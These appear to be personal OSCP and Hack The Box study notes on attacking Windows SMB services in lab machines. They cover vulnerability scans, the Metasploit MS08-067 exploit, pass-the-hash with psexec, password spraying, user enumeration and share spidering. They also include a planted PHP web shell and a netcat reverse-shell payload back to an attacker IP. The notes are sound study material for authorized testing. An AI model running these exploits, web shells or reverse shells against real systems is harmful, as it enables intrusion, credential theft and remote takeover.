|_ smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: TIMEOUT
|_ smb-vuln-ms08-067:
|   VULNERABLE
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs: CVE:CVE-2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|         Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|         code via a crafted RPC request that triggers the overflow during path canonicalization.

| Disclosure date: 2008-10-23
| References:
|   https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.44 seconds

```

Use metasploit:

1. msfconsole -q
2. use exploit/windows/smb/ms08\_067\_netapi
3. show options
4. set RHOSTS
5. set LHOST
6. You can also use this module to check if it's vulnerable
  - a. check
7. run

- a. When I ran this in Legacy HTB, it took a decent amount of time, and it even said that 1 meterpreter session died, but it worked out if you wait long enough!

```

[*] completed, but no session was created!
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 10.10.16.2:4444
[*] 10.10.10.4:445 - Automatically detecting the target ...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (177734 bytes) to 10.10.10.4
[*] 10.10.10.4 - Meterpreter session 1 closed. Reason: Died
[*] Meterpreter session 2 opened (10.10.16.2:4444 → 10.10.10.4:1033) at 2025-09-05 16:08:56 -0400

meterpreter > 

```

8. It took REALLY long for it to work. Like 10 minutes. And the meterpreter and the shell were both so slow
- 

## How to scan for SMB vulnerabilities in NMAP

```
sudo nmap -sV --script="smb-vuln-*" 10.10.10.4
```

```
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010) (use
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
|       Read data bytes from disk sharing map.
|       = http://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     _smb-vuln-ms10-054: false
|     _smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: TIMEOUT
|     smb-vuln-ms08-067:
|       VULNERABLE:
|         Microsoft Windows system vulnerable to remote code execution (MS08-067)
|         State: VULNERABLE
|         IDs: CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.

|         Disclosure date: 2008-10-23
|         References:
|           https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|           https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.44 seconds
```

- From the Legacy HTB
- Here, it found **ms17-010** (which is eternal blue) and ms08-067
  - **ms08-067** ended up being the vulnerable one
  - **But the hints in the HTB say that it's supposed to also be vulnerable to MS17-010 (eternalblue) but it didn't work for me**

```
sudo nmap -p 445 10.10.10.4 --script vuln
```

```

Hosts: 1 up, received user input: 1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 15:19:06 EDT
Stats: 0:00:12 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan ASN: VERSTON
Ping Scan Timing: About 50.00% done; ETC: 15:57 (0:00:02 remaining) 1 no-response
Nmap scan report for 10.10.10.4
Host is up (0.016s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results.
Nmap done at Fri Sep  5 15:19:07 2025 -- 1 IP address (1 host up)

Host script results:
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: EOF
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: TIMEOUT
|_smb-vuln-ms08-067:
|  VULNERABLE
|    Microsoft Windows system vulnerable to remote code execution (MS08-067)
|    State: VULNERABLE
|    IDs: CVE:CVE-2008-4250
|      The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|      Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|      code via a crafted RPC request that triggers the overflow during path canonicalization.

| Disclosure date: 2008-10-23
| References:
|   https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 37.07 seconds

```

- This is from **Legacy HTB**
  - It found MS08-067 which was the vulnerability for the box
- 

## SMB

SMB is found on 139 and 445. 139 is for the old version, and 445 is for the new, but usually both are open since 139 is still supplemental stuff that is helpful

### How to navigate SMB

In some videos, it looks like when navigating directories, you might have to include a backslash (\) at the end, like **cd Desktop\**

### Useless Shares

**NETLOGON** and **SYSVOL** are apparently just standard shares and usually have nothing good

- But in the "22.2.5. Enumerating Domain Shares" OSCP Video, they enumerate SYSVOL inside of a DC, and it had interesting stuff

## How to steal NTLM with write privileges for SMB Share

Look at the "[NTLM Theft and NTLM Hash leak](#)" section of my notes for how to steal NTLM Hash once you have write privileges and in SMB share

### SMB and psexec.py


One thing to note is that if you use the **nxc smb** command and you see "pwn3d!", then that means you can use **psexec.py**.

- Here is how to use psexec.py:
  - For local users:
    - **impacket-psexec administrator@10.10.10.10**
    - **impacket-psexec administrator:PASSWORD@10.10.10.10**
      - This one worked fine even though it was a Domain User
      - Maybe because I added it to /etc/hosts?
    - **python3 /usr/share/doc/python3-impacket/examples/psexec.py administrator@10.10.10.10**
  - For Domain Joined Users:
    - **impacket-psexec <domain>/<username>:<password>@<target\_ip>**
      - **VERY IMPORANT!!! It's a forward slash (/) not a backslash (\) for the DOMAIN/username formatting.**
      - **This is very weird since most of the times it's backslash**
      - **I learned this the hard way in Relia Challenge Lab**
    - **python3 /usr/share/doc/python3-impacket/examples/psexec.py <domain>/<username>:<password>@<target\_ip>**
  - For pass the hash:
    - **impacket-psexec -hashes 00000000000000000000000000000000:7a38310ea6f0027ee955abed1762964b Administrator@192.168.50.212**
      - The first part of the NTLM hash doesn't matter
      - From **OSCP 15.3.2. Passing NTLM**

This is because psexec.py (from Impacket) is a tool that **uses SMB to copy a small service EXE** to the target. It creates and starts a Windows service remotely via SMB. The service runs your shell command (e.g., spawn a reverse shell or drop into cmd). You get an interactive shell back, as SYSTEM.

So if you have administrator access to SMB (via the "pwn3d!" signal), then you can use psexec.py which uses SMB to get remote access

Or you can just do command execution within nxc and SMB to get the flag:



```
(panda㉿shagohed) [~]
$ crackmapexec smb 192.168.60.248 -u Administrator -p SeriousSAM14 --exec-method=smbexec -x "type C:\Users\Administrator\Desktop\proof.txt"
SMB      192.168.60.248 445    SAMS-PC          [*] Windows 10.0 Build 19041 (name:SAMS-PC) (domain:Sams-PC) (signing:False) (SMBv1:False)
SMB      192.168.60.248 445    SAMS-PC          [+] Sams-PC\Administrator:SeriousSAM14 (Pwn3d!)
SMB      192.168.60.248 445    SAMS-PC          [+] Executed command via smbexec
SMB      192.168.60.248 445    SAMS-PC          40a60630497c2b86263c3f4b78a472ef
```

- The thing in the red underline is the output of the command
- **nxc smb 192.168.60.248 -u Administrator -p SeriousSAM14  
--exec-method=smbexec -x "type C:\Users\Administrator\Desktop\proof.txt"**

## nxc smb


Make sure to use this flag if it's a local user:

- **--local-auth**

You can hit multiple IP with a single nxc smb command

- **nxc smb 192.168.1.10 192.168.1.11 192.168.1.12 -u user -p pass**
- **nxc smb 192.168.1.0/24 -u user -p pass**
- **nxc smb 192.168.1.10-20 -u user -p pass**
- **nxc smb -i targets.txt -u user -p pass**
  - (where targets.txt contains one host/IP per line)

The good thing about nxc is that it shows permissions for each share (ex. If you can READ)



```
kali㉿kali:~/beyond$ crackmapexec smb 192.168.50.242 -u usernames.txt -p passwords.txt
--continue-on-success
SMB      192.168.50.242 445    MAILSRV1          [*] Windows 10.0 Build 20348 x64
(name:MAILSRV1) (domain:beyond.com) (signing:False) (SMBv1:False)
SMB      192.168.50.242 445    MAILSRV1          [-] beyond.com\marcus:tequieromucho
STATUS_LOGON_FAILURE
SMB      192.168.50.242 445    MAILSRV1          [-]
beyond.com\marcus:DanielKeyboard3311 STATUS_LOGON_FAILURE
SMB      192.168.50.242 445    MAILSRV1          [-] beyond.com\marcus:dqsTwTpZPn#nL
STATUS LOGON FAILURE
```

- Note, that crackmapexec doesn't require you to specify the domain name. It automatically figures it out. nxc probably does too
- This is from OSCP Module 27 Assembling the Pieces.

**nxc smb 10.10.10.10 -u " -p "**

- Anonymous login
- Seen in **Active HTB**
- It's like **smbclient -L //IP**
  - And then put blank in username and password

**nxc smb 10.10.10.10 -u 'guest' -p "**

- This tries to authenticate SMB using the specified username and password. Here, no password is specified, but you can replace with anything

**nxc smb 10.10.10.10 -u 'guest' -p " --shares**

- Tries enumerating with "guest" as username and no password
- If we don't include any flags, then it just attempts to sign into SMB using username and password, and it will tell you if it's successful or not

```
cicada nxc smb cicada.htb -u 'guest' -p '' --shares
SMB 10.129.231.149 445 CICADA-DC      [*] Windows Server 2022 Build 20348 x64 (fqdn:CICADA-DC) (domain:cicada.htb) (signing:True) (
SMBv1:False)
SMB 10.129.231.149 445 CICADA-DC      [+] cicada.htb\guest:
SMB 10.129.231.149 445 CICADA-DC      [*] Enumerated shares
SMB 10.129.231.149 445 CICADA-DC      Share   Permissions   Remark
SMB 10.129.231.149 445 CICADA-DC      -----  -----       -----
SMB 10.129.231.149 445 CICADA-DC      ADMIN$          Remote Admin
SMB 10.129.231.149 445 CICADA-DC      C$              Default share
SMB 10.129.231.149 445 CICADA-DC      DEV
SMB 10.129.231.149 445 CICADA-DC      HR             READ
SMB 10.129.231.149 445 CICADA-DC      IPC$           READ
SMB 10.129.231.149 445 CICADA-DC      NETLOGON
SMB 10.129.231.149 445 CICADA-DC      SYSVOL
```

- Windows Server 2022
- SMBv1 signing is false (SMBv1 false). Only SMBv2+ is supported
- SMB signing enabled (signing:True). May prevent certain attacks like relay attacks

```
nxc smb cicada.htb -u 'guest' -p '' --shares

Enumerated SMB Shares:
ADMIN$ (Remote administrative share, requires admin access)
C$ (Default administrative share, requires admin access)
DEV (Possible development-related files, worth investigating)
HR (Guest account has read access, may contain sensitive HR documents)
IPC$ (Used for inter-process communication, may allow further enumeration)
NETLOGON (Contains scripts and files related to user authentication, part of Active Directory)
SYSVOL (Stores Group Policy objects and scripts, may contain domain-wide policies or credentials)
```

- This explains each share

**(Guest)**

| SMB | 192.168.216.248 445 | EXTERNAL | [+] EXTERNAL\offsec:lab ( <b>Guest</b> ) |               |
|-----|---------------------|----------|------------------------------------------|---------------|
| SMB | 192.168.216.248 445 | EXTERNAL | [*] Enumerated shares                    |               |
| SMB | 192.168.216.248 445 | EXTERNAL | Share                                    | Permissions   |
| SMB | 192.168.216.248 445 | EXTERNAL | ADMIN\$                                  |               |
| SMB | 192.168.216.248 445 | EXTERNAL | C\$                                      | Remote Admin  |
| SMB | 192.168.216.248 445 | EXTERNAL | IPC\$                                    | Default share |
| SMB | 192.168.216.248 445 | EXTERNAL | transfer                                 | Remote IPC    |
| SMB | 192.168.216.248 445 | EXTERNAL | Users                                    | READ          |
| SMB | 192.168.216.248 445 | LOGON    |                                          | READ          |

[\*] Windows Server 2022 Build 20348 x64 (name+LOG)

- If you see the (Guest) tag, then that means the specific credentials (which are offsec:lab) did not work but the default Guest credentials did work
  - This is usually:
    - Guest:" (empty password)
      - nxc smb <target-ip> -u " -p " --shares
    - ":" (blank everything)
      - nxc smb <target-ip> -u 'Guest' -p " --shares

## How to find users in SMB

```
nxc smb 10.10.11.35 -u 'guest' -p " --rid-brute | grep 'SidTypeUser' | sed 's/.*\\\\(.*)\\(SidTypeUser)\\1/'
```

- **This is my favorite**
- It provides really clean output that only has the usernames and it's in a nice list. You can then pipe it into a users.txt

```
nxc smb 10.10.10.10 -u 'guest' -p " --rid-brute
```

```
nxc smb 10.10.10.10 -u 'guest' -p " --rid-brute | grep SidTypeUser
```

- **This second one just looks for the users**
- Enumerate valid user accounts by brute-forcing RIDs (usually starting at 500 or 1000 and going upward)
  - It does this by requesting information about each SID and checking for valid responses
- RID stands for Relative Identifier, and it is part of the Security Identifier (SID) used in Windows to uniquely identify users and groups. Every domain or local user/group has a SID like this:
  - S-1-5-21-<domain-id>-<rid>
- The last part (<rid>) is the RID. Common RIDs include:
  - 500 → Administrator
  - 501 → Guest
  - 1000+ → Normal user accounts

|     |                |     |           |                                                                    |
|-----|----------------|-----|-----------|--------------------------------------------------------------------|
| SMB | 10.129.231.149 | 445 | CICADA-DC | [+] cicada.htb\guest:                                              |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup) |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 500: CICADA\Administrator (SidTypeUser)                            |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 501: CICADA\Guest (SidTypeUser)                                    |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 502: CICADA\krbtgt (SidTypeUser)                                   |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 512: CICADA\Domain Admins (SidTypeGroup)                           |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 513: CICADA\Domain Users (SidTypeGroup)                            |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 514: CICADA\Domain Guests (SidTypeGroup)                           |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 515: CICADA\Domain Computers (SidTypeGroup)                        |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 516: CICADA\Domain Controllers (SidTypeGroup)                      |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 517: CICADA\Cert Publishers (SidTypeAlias)                         |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 518: CICADA\Schema Admins (SidTypeGroup)                           |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 519: CICADA\Enterprise Admins (SidTypeGroup)                       |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 520: CICADA\Group Policy Creator Owners (SidTypeGroup)             |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 521: CICADA\Read-only Domain Controllers (SidTypeGroup)            |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 522: CICADA\Cloneable Domain Controllers (SidTypeGroup)            |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 525: CICADA\Protected Users (SidTypeGroup)                         |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 526: CICADA\Key Admins (SidTypeGroup)                              |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 527: CICADA\Enterprise Key Admins (SidTypeGroup)                   |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 553: CICADA\RAS and IAS Servers (SidTypeAlias)                     |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 571: CICADA\Allowed RODC Password Replication Group (SidTypeGroup) |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 572: CICADA\Denied RODC Password Replication Group (SidTypeGroup)  |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 1000: CICADA\CICADA-DC\$ (SidTypeUser)                             |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 1101: CICADA\Dsadmins (SidTypeAlias)                               |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 1102: CICADA\DsupdateProxy (SidTypeGroup)                          |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 1103: CICADA\Groups (SidTypeGroup)                                 |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 1104: CICADA\john.smoulder (SidTypeUser)                           |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 1105: CICADA\sarah.dantella (SidTypeUser)                          |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 1106: CICADA\michael.wrightson (SidTypeUser)                       |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 1108: CICADA\david.orellous (SidTypeUser)                          |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 1109: CICADA\Dev Support (SidTypeGroup)                            |
| SMB | 10.129.231.149 | 445 | CICADA-DC | 1601: CICADA\emily.oscars (SidTypeUser)                            |

- This is the output of the rid-brute, and we can see that we got a lot of users. All the users are associated with the "(SidTypeUser)" on the right side
- For this **Cicada HTB**, we had found a password from the SMB share, so now we have usernames so we can brute force the username with the password, by putting these usernames in a text file

nxc smb 10.10.10.10 -u 'guest' -p " --users

- The difference between **rid-brute** and **users** is that the rid-brute gives more information than just users (ex. groups), and ALSO that users includes "descriptions" for each user, which in the **Cicada HTB** actually gave us a password

|                                                                                           |                |     |           |                                                                                                                             |
|-------------------------------------------------------------------------------------------|----------------|-----|-----------|-----------------------------------------------------------------------------------------------------------------------------|
| → cicada nxc smb cicada.htb -u 'michael.wrightson' -p 'Cicada\$M6Corpb*@Lp#nZp!8' --users |                |     |           |                                                                                                                             |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) ( <b>signing:True</b> ) (SMBv1: <b>False</b> ) |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | [+] cicada.htb\michael.wrightson:Cicada\$M6Corpb*@Lp#nZp!8                                                                  |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | -Username-Administrator                                                                                                     |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | -Last PW Set-2024-08-26 20:08:03 1-BadPW- -Description-Built-in account for administering the computer/domain               |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | Guest                                                                                                                       |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | 2024-08-28 17:26:56 1-Built-in account for guest access to the computer/domain                                              |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | krbtgt                                                                                                                      |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | 2024-03-14 11:14:10 1-Key Distribution Center Service Account                                                               |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | john.smoulder                                                                                                               |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | 2024-03-14 12:17:29 1                                                                                                       |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | sarah.dantella                                                                                                              |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | 2024-03-14 12:17:29 1                                                                                                       |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | michael.wrightson                                                                                                           |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | 2024-03-14 12:17:29 0                                                                                                       |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | david.orellous                                                                                                              |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | 2024-03-14 12:17:29 0                                                                                                       |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | emily.oscars                                                                                                                |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | 2024-08-22 21:20:17 0                                                                                                       |
| SMB                                                                                       | 10.129.231.149 | 445 | CICADA-DC | [*] Enumerated 8 local users: CICADA                                                                                        |

## How to spider through the shares

nxc smb [IP] -u [user] -p [pass] -M spider\_plus -o  
EXCLUDE-FILTER='print\$,NETLOGON,SYSVOL,ipc\$'

- Those 4 shares in the exclude filter are usually useless, so we exclude them

- In the output, you should see a "Saved share-file metadata to..." section and then you can **cat** the json file. To make it readable, format the JSON file (as seen below)

## How to add coloring and prettify JSON file using jq

`jq . file_name`

- This just adds coloring, as seen in the Cascade HTB

## Using jq to parse JSON file

`cat file_name.json | jq '. | map_values(keys)'`

- This makes it much easier to read, especially for the **spider\_plus output**

`cat file_name.json | jq '. | map_values(keys)' | grep -v '\.lnk|\.ini'`

- Specifically for filtering through spider\_plus output
- This one was used in the EscapeTwo HTB
- Filters the output:
  - **-v** means "invert match" (i.e. exclude lines that match).
  - **'\.lnk|\.ini'** matches lines containing either .lnk or .ini files.
  - So this **removes** all lines that include **.lnk** or **.ini**.

## How to mount SMB shares from a remote into local

In the Cascade HTB, we wanted the \Data and \NetLogon shares

So we ran these:

- `sudo mkdir /mnt/data`
  - First make a local directory to hold the share locally for data
- `sudo mkdir /mnt/netlogon`
  - Do it again for netlogon
- `sudo mount -t cifs -o 'user=[USER],password=[PASS]' //[IP]/Data /mnt/data/`
- `sudo mount -t cifs -o 'user=[USER],password=[PASS]' //[IP]/NetLogon /mnt/netlogon/`
  - **In the Blackfield HTB, they actually put "username=" instead of "user=", so try that if "user=" doesn't work. Both might work**
  - "`//[IP]/Data`" is the SMB share path
  - "`/mnt/data/`" is the local directory path
  - **mount -t cifs** : This command tells Linux to mount a SMB share using the CIFS protocol.

Here is how to unmount:

- `sudo umount /mnt/[directory_name]`

Then delete the directory

- `sudo rmdir /mnt/[directory_name]`

## How to recursively download

recurse ON

prompt OFF

then `mget *`

Very simply and easy actually. And it copies the directory format. In **Active HTB**, there was anonymous login (empty username and password) and mounting didn't work because of this so I had to use this instead!

## How to drop webshell once you have write permission on web share in SMB (using netcat webshell)

In the **Flight HTB**, we have write permission to the SMB Share where all the web files are located. So we can just upload a webshell that allows us to run commands as the web server.

1. We know that the website uses PHP, so we can upload a PHP shell
  - a. `touch web_shell.php`
  - b. Put this in the `web_shell.php`
    - i. `<?php system($_REQUEST['cmd']); ?>`
  - c. In the SMBclient, run this to get the file into web SMB share:
    - i. `put web_shell.php`
2. You can test to make sure that the webshell works. Go to the URL where the webshell is located
  - a. `https://[IP]/shell.php?cmd=whoami`
3. Now, we can get a reverse shell. In the Flight HTB video, they uploaded a windows netcat64.exe to the web server, and then for the command, they made them connect to our machine using the netcat connection (and we had netcat running in to catch connection)
  - a. <https://eternallybored.org/misc/netcat/>
    - i. They used netcat 1.12 in the video
  - b. Move the zip file to the same directory where the SMB is
    - i. `mv ~/Downloads/netcat-win32-1.12.zip .`
      1. The "." at the end means to move to wherever we are rn

- c. Unzip it
  - i. `unzip netcat-win32-1.12.zip`
- d. Move the nc64.exe into the web SMB share
  - i. `put nc64.exe`
- e. Start a listener on our machine
  - i. `rlwrap nc -lvpn 4444`
- f. In the URL, we want to use this payload to make the machine connect to us
  - i. `nc64.exe -e powershell.exe [OUR_IP] 4444`
    - 1. Sends us a reverseshell that is running powershell
    - ii. You don't have to do any formatting in the URL. Just copy and paste the whole thing. It should look like:
      - 1. `https://[IP]/shell.php?cmd=nc64.exe -e powershell.exe [OUR_IP] 4444`
- g. Now we should have a reverse shell!

## How to get NTLM hash from SMB authentication once you have upload/write privileges

Look at the [NTLM Theft and NTLM Hash leak \(Write Access to SMB\)](#) section

## How to bruteforce enumeration with a username list:

`nxc smb 10.10.10.10 -u users.txt -p "random password" --continue-on-success`

- You can also add the "`--continue-on-success`" flag because if you don't, then it will stop after first success even though the password might be good for multiple users which is helpful to know!
- users.txt is a text file where each username is in its own line
- Replace the password with your desired password

```
→ cicada nxc smb cicada.htb -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
SMB    10.129.231.149  445    CICADA-DC      [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True)
SMBv1:False)
SMB    10.129.231.149  445    CICADA-DC      [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB    10.129.231.149  445    CICADA-DC      [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB    10.129.231.149  445    CICADA-DC      [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB    10.129.231.149  445    CICADA-DC      [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB    10.129.231.149  445    CICADA-DC      [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB    10.129.231.149  445    CICADA-DC      [+]
→ cicada [ ]
```

- From this output, michael.wrightson (on the bottom) is the only one that the password worked for
- Now, we can use his username and password to enumerate the shares using the "`--shares`" flag just like before

- We can also rerun the "--rid-brute" flag with the username and password since it might give us new users now

## Enumerate SMB using nmap and smbclient

If you want to do pass the hash with SMB to look at shares, use impacket-smbclient instead.  
Look at that section below for more info

- `nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse [MACHINE_IP]`
- `nmap {ip} --script=smb-vuln*`
- or `smbclient -L [MACHINE_IP]`
  - The -L stands for "list", as in list the share names
  - **This works for Guest Login (don't specify username)**
  - TRY EMPTY PASSWORD
  - It often requires a password and just list the names, while the nmap scan with the script usually tells us about the permissions and WAY more
- Try `smbclient -L [MACHINE_IP] -U Administrator`
  - And then try a blank password or another password like "Administrator"
- Try `smbclient -L [MACHINE_IP] -U Admin`
  - And then try a blank password or another password like "Admin"

How to inspect a specific SMB Share:

- `smbclient //MACHINE_IP/SHARE_NAME`
- Or `smbclient //MACHINE_IP/SHARE_NAME -N`
  - The "-N" stands for no password
  - **This works for Guest Login (don't specify username)**
- Or `smbclient //TARGET_IP/SHARE_NAME -U username`
  - Do this if you want to access as a specific user
  - **If you do this, it will ask for a password LATER, so no need to specify password here**
- Or `smbclient //TARGET_IP/SHARE_NAME -U 'DOMAIN\username'`
  - You need the quotes around the username or else the backslash doesn't work
  - As I tested in the MedTech Challenge labs, you need to specify the domain for SMB in the AD environment.

- And also, DOMAIN can either be the netbios short version (medtech) or the FQDN (medtech.com). Both work!
- `smbclient //TARGET_IP/SHARE_NAME -U username%passwd`
  - If you want to specify password in the command, here is how
- `smbclient //TARGET_IP/SHARE_NAME -U 'DOMAIN\username%passwd'`
  - How to specify password for domain user in the command
  
  
  
  
  
- Often, when you try to access the anonymous share for example, it will ask for a password, and the password is **anonymous**
- From there, do `ls (or dir)` or any other commands to look around the share

How to download a specific file while inside SMB Share:

- `get [file_name]`
- And then it will download the file to the current working directory of your terminal

How to recursively download a specific SMB Share:

- `smbget -R smb://MACHINE_IP/SHARE_NAME`
- Or `smbget -R -U username smb://MACHINE_IP/SHARE_NAME`
  - Do this if you want to download as a specific user
- Make sure to run this command while IN your local machine, not while inside smb client
- And once this runs, there should be new files/folders on your machine

File Types:

D: Directory

- Represents a folder that contains files or other subdirectories.

DR: Directory (Readable)

- Indicates a directory with readable permissions.

DH: Directory (Hidden)

- A hidden directory. These are often configuration or temporary directories.

### HR: Hidden File (Readable)

- A hidden file with read permissions. Hidden files often start with a dot (.) and are used for system or application settings.

### R: Regular File

- A standard file, which could contain text, logs, or binary data.

### How to leave SMB:

- **exit**

## How to increase timeout limit for uploading big files from SMB to Local Kali

In the [Resourced](#) PG Practice, we were trying to use the "get" command on the ntds.dit and SYSTEM files from SMB, but they are very large so we increase the timeout limit in SMB, which only applies the change for this current SMB session

```
smb: \registry\> help timeout
HELP timeout:
    timeout <number> - set the per-operation timeout in seconds (default 20)

smb: \registry\> timeout 100
io_timeout per operation is now 100
smb: \registry\> get SYSTEM
getting file \registry\SYSTEM of size 16777216 as SYSTEM (809.8 KiloBytes/sec) (average 809.8 KiloBytes/sec)
smb: \registry\> [0] 0:smbclient*Z
```

